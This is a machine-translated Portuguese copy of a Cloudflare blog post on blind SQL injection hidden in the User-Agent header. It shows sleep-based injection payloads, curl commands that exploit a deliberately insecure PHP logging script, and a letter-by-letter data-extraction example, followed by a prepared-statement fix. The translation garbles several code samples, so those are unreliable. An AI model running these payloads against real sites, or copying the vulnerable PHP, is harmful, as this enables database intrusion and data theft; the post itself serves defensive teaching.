Machine Translated by Google

O agente do usuário sonolento

17/05/2016

John Graham-Cumming

7 minutos de leitura

De tempos em tempos, um cliente escreve e pergunta sobre certas solicitações que foram foi bloqueado pelo CloudFlare WAF. Recentemente, um cliente não conseguia entender por que apareceu que algumas solicitações GET simples para sua página inicial foram listadas como bloqueadas na análise WAF.

Um exemplo de solicitação parecia assim:

```
OBTER /HTTP/1.1
Hospedeiro: www.example.com
Conexão: keep-alive
Aceitar: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Solicitações inseguras de atualização: 1
Agente do usuário: Mozilla/5.0 (compatível; MSIE 11.0; Windows NT 6.1; Win64; x64; Trident/5.0)'+
 (selecione*de(selecione(sleep(20)))a)+'
Codificação de aceitação: gzip, deflate, sdch
Idioma de aceitação: en-US,en;q=0,8,fr;q=0,6
```

PDFmyURL converte páginas da web e até sites completos em PDF de maneira fácil e rápida.

PDFmyURL

Machine Translated by Google

Como disse, um simples pedido da página inicial do site, que à primeira vista não parece nada suspeito. A menos que você dê uma olhada no cabeçalho User-Agent (seu valor é a string que identifica o navegador que está sendo usado):

```
Mozilla/5.0 (compatível; MSIE 11.0; Windows NT 6.1; Win64; x64; Trident/5.0)'+ (select*from(select(sleep(20)))a)+
```

O início parece razoável (aparentemente é o Microsoft Internet Explorer 11), mas as strings do agente terminam com '+(select*from(select(sleep(20)))a)+. O invasor está tentando uma injeção de SQL dentro do valor User-Agent .

É comum ver injeção de SQL em URIs e parâmetros de formulário, mas aqui o invasor ocultou a consulta SQL select * from (select(sleep(20))) dentro do cabeçalho de solicitação HTTP do User-Agent . Esta técnica é comumente usada por ferramentas de digitalização; por exemplo, sqlmap tentará a injeção de SQL em cabeçalhos de solicitação HTTP específicos com a opção -p .

Você está dormindo muito

Muitas tentativas de injeção de SQL tentam extrair informações de um site (como nomes de usuários, ou suas senhas, ou outras informações privadas). Esta instrução SQL está fazendo algo diferente: está pedindo ao banco de dados que está processando a solicitação para dormir por 20 segundos.

PDFmyURL converte páginas da web e até sites completos em PDF de maneira fácil e rápida.

Machine Translated by Google




imagem por Dr. Braun

Esta é uma forma de injeção cega de SQL. Em uma injeção SQL comum, a saída da consulta SQL seria retornada ao invasor como parte de uma página da web. Mas em uma injeção cega

PDFmyURL converte páginas da web e até sites completos em PDF de maneira fácil e rápida.

PDFmyURL

Machine Translated by Google

o invasor não consegue ver o resultado de sua consulta e, portanto, precisa de outra maneira de determinar se sua injeção funcionou.

Dois métodos comuns são fazer com que o servidor web gere um erro ou atrasá-lo para que a resposta à solicitação HTTP retorne após uma pausa. O uso de sleep significa que o servidor web levará 20 segundos para responder e o invasor pode ter certeza de que uma injeção de SQL é possível. Assim que souberem que isso é possível, eles poderão partir para um ataque mais sofisticado.

Exemplo

Para ilustrar como isso pode funcionar, criei uma aplicação realmente insegura em PHP que registra visitas salvando o User-Agent em um banco de dados MySQL. Esse tipo de código pode existir em um aplicativo da web real para salvar informações analíticas, como número de visitas.

Neste exemplo, ignorei todas as boas práticas de segurança porque quero ilustrar uma injeção SQL funcional.

CÓDIGO RUIM: NÃO COPIE/COLE MEU CÓDIGO!

Aqui está o código PHP:


```
<?php

$link = new mysqli('localhost', 'inseguro', '1ns3cur3p4ssw0rd', 'analítica');

$query = sprintf("INSERT INTO visitas (ua, dt) VALUES ('%s', '%s')",
                 $_SERVER["HTTP_USER_AGENT"], data("Ymd
                 h:i:s"));

$link->consulta($consulta);

?>

<html><head></head><body><b>Obrigado pela visita</b></body></html>
```

PDFmyURL converte páginas da web e até sites completos em PDF de maneira fácil e rápida.

Machine Translated by Google

Ele se conecta a um banco de dados MySQL local e seleciona o banco de dados analítico e, em seguida, insere o agente do usuário do visitante (que vem do cabeçalho HTTP User-Agent e é armazenado em $_SERVER["HTTP_USER_AGENT"]) no banco de dados (junto com o data e hora atuais) sem qualquer higienização!

Isso está pronto para uma injeção de SQL, mas como meu código não relata nenhum erro, o invasor não saberá que conseguiu uma injeção sem algo como o truque do sono.



Para explorar esta aplicação basta fazer o seguinte (onde insecure.php é o script acima):

```
curl -A "Mozilla/5.0', (select*from(select(sleep(20)))a)) #" http://example.com/insecure.php
```

Isso define o cabeçalho HTTP do User-Agent para Mozilla/
5.0', (select*from(select(sleep(20)))a)) #. O código PHP ruim que cria a consulta

PDFmyURL converte páginas da web e até sites completos em PDF de maneira fácil e rápida.

Machine Translated by Google

apenas insere essa string no meio da consulta SQL sem qualquer sanitização para que a consulta se torne:

```
INSERT INTO visitas (ua, dt) VALUES ('Mozilla/5.0', (select*from(select(sleep(20)))a)) #', '2016-05-17 03:16:06')
```

Os dois valores a serem inseridos agora são Mozilla/5.0 e o resultado da subconsulta (select*from(select(sleep(20)))a) (que leva 20 segundos). O # significa que o restante da consulta (que contém a data/hora inserida) é transformado em comentário e ignorado.

No banco de dados aparece uma entrada como esta:

```
+----------------------+---------------+
| dt | +-------------------+-------------+ | você

| 0 | Mozilla/5.0 |
+----------------------+---------------+
```

Observe como a data/hora é 0 (o resultado de (select*from(select(sleep(20)))a)) e o agente do usuário é apenas Mozilla/5.0. Entradas como essa são provavelmente a única indicação de que um invasor obteve sucesso com uma injeção de SQL.

Esta é a aparência da solicitação quando executada. Usei o comando time para ver quanto tempo a solicitação leva para ser processada.

```
$ time curl -v -A "Mozilla/5.0', (select*from(select(sleep(20)))a) #" http://example.com/insecure.php * Conectado à
porta 80 de example.com ( #0)

> GET /insecure.php HTTP/1.1 > Host: example.com > User-Agent:
Mozilla/5.0', (select*from(select(sleep(20)))a) #
> Aceitar: */* > < HTTP /1.1 200 OK <Data: segunda-feira, 16 de maio de 2016 10:45:05 GMT <Tipo de conteúdo: texto/html <Codificação de transferência:
fragmentado
```

PDFmyURL converte páginas da web e até sites completos em PDF de maneira fácil e rápida.

PDFmyURL

Machine Translated by Google

```
<Conexão: keep-alive
<Servidor: nginx

<html><head></head><body><b>Obrigado pela visita</b></body></html> * Conexão #0 ao host example.com
deixada intacta

reais 0m20.614s
usuário 0m0.007s
sistema 0m0,012s
```

Demorou 20 segundos. A injeção SQL funcionou.

Exploração

Neste ponto você pode estar pensando “isso é legal, mas não parece permitir que um invasor hackear o site”.

Infelizmente, a riqueza do SQL significa que essa falha no código insecure.php (apenas 3 linhas de PHP!) permite que um invasor vá muito além do que apenas fazer uma resposta lenta acontecer. Mesmo que a consulta INSERT INTO que está sendo atacada apenas grave no banco de dados, é possível reverter isso e extrair informações e obter
acesso.

imagempor Scott Schiller

A título de ilustração criei uma tabela no banco de dados chamada users contendo um usuário chamado root e um usuário chamado john. Veja como um invasor pode descobrir que existe um usuário john . Eles podem criar uma consulta que descubra o nome de um usuário letra por letra apenas observando o tempo que uma solicitação leva para retornar.

Por exemplo,

```
curl -A "Mozilla/5.0', (selecione sleep(20) de usuários onde substring(name,1,1)='a')) #"
```

PDFmyURL converte páginas da web e até sites completos em PDF de maneira fácil e rápida.

Machine Translated by Google

```
http://example.com/insecure.php
```

retorna imediatamente porque não há usuários com um nome começando com a. Mas

```
curl -A "Mozilla/5.0', (selecione sleep(20) de usuários onde substring(name,1,1)='j')) #" http://example.com/insecure.php
```

leva 20 segundos. O invasor pode então tentar duas letras, três letras e assim por diante. A mesma técnica pode ser usada para extrair outros dados do banco de dados.

Se meu aplicativo da web fosse um pouco mais sofisticado, digamos, por exemplo, se fizesse parte de uma plataforma de blog que permitisse comentários, seria possível usar essa vulnerabilidade para despejar o conteúdo de uma tabela inteira do banco de dados em um comentário. O invasor poderia retornar e exibir o comentário apropriado para ler o conteúdo da tabela. Dessa forma, grandes quantidades de dados podem ser exfiltradas.

Protegendo meu código

A melhor maneira de escrever o código PHP acima é a seguinte:

```
<?php

$link = new mysqli('localhost', 'analytics_user', 'aSecurePassword', 'analytics_db');

$stmt = $link->prepare("INSERT INTO visitas (ua, dt) VALUES (?, ?)"); $stmt->bind_param("ss",
$_SERVER["HTTP_USER_AGENT"], data("Ymd h:i:s")); $stmt->executar();


?>

<html>
<head></head>
<body><b>Obrigado pela visita</b></body>
```

Isso prepara a consulta SQL para realizar a inserção usando prepare e então vincula os dois parâmetros (o agente do usuário e a data/hora) usando bind_param e então executa a consulta com execute.

PDFmyURL converte páginas da web e até sites completos em PDF de maneira fácil e rápida.

PDFmyURL

Machine Translated by Google

bind_param garante que os caracteres SQL especiais, como aspas, tenham escape correto para inserção no banco de dados. Tentar repetir a injeção acima resulta na seguinte entrada no banco de dados:

```
+--------------------+-------------------------- ------------------------+
| dt                                          | você                                                              |
+--------------------+-------------------------- ------------------------+
| 17/05/2016 04:46:02 | Mozilla/5.0',(select*from(select(sleep(20)))a)) #                |
+--------------------+-------------------------- ------------------------+
```

A instrução SQL do invasor não se transformou em uma injeção de SQL e foi simplesmente armazenada no banco de dados.

Conclusão

A injeção de SQL é uma das favoritas dos invasores e pode ocorrer em qualquer lugar em que a entrada controlada por um invasor seja processada por um aplicativo da web. É fácil imaginar como um invasor pode manipular um formulário web ou um URI, mas mesmo os cabeçalhos de solicitação HTTP são vulneráveis. Literalmente, qualquer entrada que o navegador da web envie para um aplicativo da web deve ser considerado hostil.

Vimos o mesmo invasor usar muitas variantes desse tema. Alguns tentaram fazer o servidor web responder lentamente usando SQL, outros usando código Python ou Ruby (para ver se o servidor web poderia ser induzido a executar esse código).

O WAF da CloudFlare ajuda a mitigar ataques como esse com regras para bloquear a injeção de SQL declarações e código.

Protegemos redes corporativas inteiras, ajudar os clientes a criar aplicativos em escala de Internet com eficiência, acelerar qualquer site ou aplicativo da Internet, evitar ataques DDoS, mantenha os hackers afastados e possa ajudá-lo em sua jornada rumo à Confiança Zero.

PDFmyURL converte páginas da web e até sites completos em PDF de maneira fácil e rápida.

Machine Translated by Google

Visite 1.1.1.1 de qualquer dispositivo para começar a usar nosso aplicativo gratuito que torna sua Internet mais rápida e segura.

Para saber mais sobre nossa missão de ajudar a construir uma Internet melhor, comece aqui. Se você está procurando um novo rumo de carreira, confira nossas vagas em aberto.

Y Discuta no Hacker News

Regras WAF Segurança SQL WAF

Siga no X

nuvemflare | @cloudflare

POSTS RELACIONADOS

PDFmyURL converte páginas da web e até sites completos em PDF de maneira fácil e rápida.

PDFmyURL

Machine Translated by Google

07 de março de 2024 09h00

Disponibilidade geral para conteúdo WAF Verificando proteção contra malware de arquivos

Anunciamos a disponibilidade geral da verificação de conteúdo WAF, protegendo seus aplicativos da web e APIs contra malware, verificando arquivos em trânsito...

Por Radwa Radwan, Paschal Obba, Shreya Shetty

Semana de Segurança, WAF, Regras WAF, Verificação de Conteúdo, Notícias de Produtos, Disponibilidade geral, antimalware

04 de março de 2024 9h02

Cloudflare anuncia Firewall para IA

A Cloudflare é um dos primeiros provedores a proteger modelos e usuários de LLM na era da IA...

Por Daniele Molteni

Semana de Segurança, IA, Segurança, Plataforma de Desenvolvedor, WAF, LLM, Serviços de aplicativos

04 de março de 2024 09h00

Cloudflare lança AI Assistant para

Análise de segurança

Apresentando o AI Assistant para análise de segurança. Agora é mais fácil do que nunca obter insights poderosos sobre a segurança da sua web. Use a nova interface integrada de consulta em linguagem natural para explorar o Security Analytics...

Por Jen Sells e Harley Turan

Semana de Segurança, Segurança, WAF, IA de Trabalhadores, Notícias de Produtos, Análise, IA, plataforma de desenvolvedor, serviços de aplicativos

23 de janeiro de 2024, 9h

Como o AI WAF da Cloudflare detectou proativamente a vulnerabilidade crítica de dia zero do Ivanti Connect Secure

A emissão das Regras de Emergência pela Cloudflare em 17 de janeiro de 2024 ajudou a dar aos clientes uma grande vantagem ao lidar com essas ameaças...

Por Himanshu Anand, Radwa Radwan, Vaibhav Singhal

Vulnerabilidades, regras WAF, WAF, pontuação de ataque WAF, Ameaças de dia zero, AI WAF

PDFmyURL converte páginas da web e até sites completos em PDF de maneira fácil e rápida.

Machine Translated by Google

© 2024 Cloudflare, Inc. | política de Privacidade | Termos de uso |

Preferências de cookies | Confiança e Segurança | Marca comercial

PDFmyURL converte páginas da web e até sites completos em PDF de maneira fácil e rápida.